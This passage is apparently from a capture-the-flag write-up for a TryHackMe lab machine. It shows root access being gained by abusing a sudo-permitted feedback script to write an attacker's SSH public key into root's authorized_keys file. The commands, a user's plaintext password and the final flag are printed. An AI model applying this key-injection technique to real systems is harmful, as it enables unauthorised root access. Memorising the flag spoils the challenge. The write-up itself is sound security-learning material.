
```
sohamt@CyberCreedPC:~/Testing
> ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/sohamt/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/sohamt/.ssh/id_ed25519
Your public key has been saved in /home/sohamt/.ssh/id_ed25519.pub
```

generate a ssh key in local system not victim's machine.




```
deku@myheroacademia:/opt/NewComponent$ sudo ./feedback
sudo ./feedback.sh
[sudo] password for deku: One?For?All_!!one1/A

Hello, Welcome to the Report Form
This is a way to report various problems
    Developed by
        The Technical Department of U.A.
Enter your feedback:
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMPxOPlIsMBeJCs8T
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMPxOPlIsMBeJCs8T
It is This:
Feedback successfully saved.
```

after running the script as sudo as user deku can only run that, it said feedback saved. SO saved this public key generated to /root/.ssh/authorized_keys file.




```
sohamt@CyberCreedPC:~
> sudo ssh -i auth/id_ed25519 root@10.10.34.117
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-153-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 05 Sep 2024 03:37:08 PM UTC

  System load:  0.0               Processes:             163
  Usage of /:   47.0% of 9.75GB   Users logged in:       0
  Memory usage: 66%               IPv4 address for eth0: 10.10.34.117
  Swap usage:   0%


 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

37 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```



```
applicable law.

root@myheroacademia:~# ls
root.txt  snap
root@myheroacademia:~# cat root.txt
root@myheroacademia:/opt/NewComponent# cat /root/root.txt
```

Then we can login using the private key to directly get root privileges.



```
root@myheroacademia:~# ls
root.txt  snap
root@myheroacademia:~# cat root.txt
root@myheroacademia:/opt/NewComponent# cat /root/root.txt
__   __                _               _   _                 _____ _
\ \ / /__  _   _     / \   _ __ ___  | \ | | _____      __ |_   _| |__   ___
 \ V / _ \| | | |   / _ \ | '__/ _ \ |  \| |/ _ \ \ /\ / /   | | | '_ \ / _ \
  | | (_) | |_| |  / ___ \| | |  __/ | |\  | (_) \ V  V /    | | | | | |  __/
  |_|\___/ \__,_| /_/   \_\_|  \___| |_| \_|\___/ \_/\_/     |_| |_| |_|\___|
                                  _    _
             _   _        ___    | |  | |
            | \ | | ___  /   |   | |__| | ___ _ __  ___
            |  \| |/ _ \/_/| |   |  __  |/ _ \ '__|/ _ \
            | |\  | (_)  __| |_  | |  | |  __/ |  | (_) |
            |_| \_|\___/|______| |_|  |_|\___|_|   \___/

THM{Y0U_4r3_7h3_NUm83r_1_H3r0}
```

we got final flag.....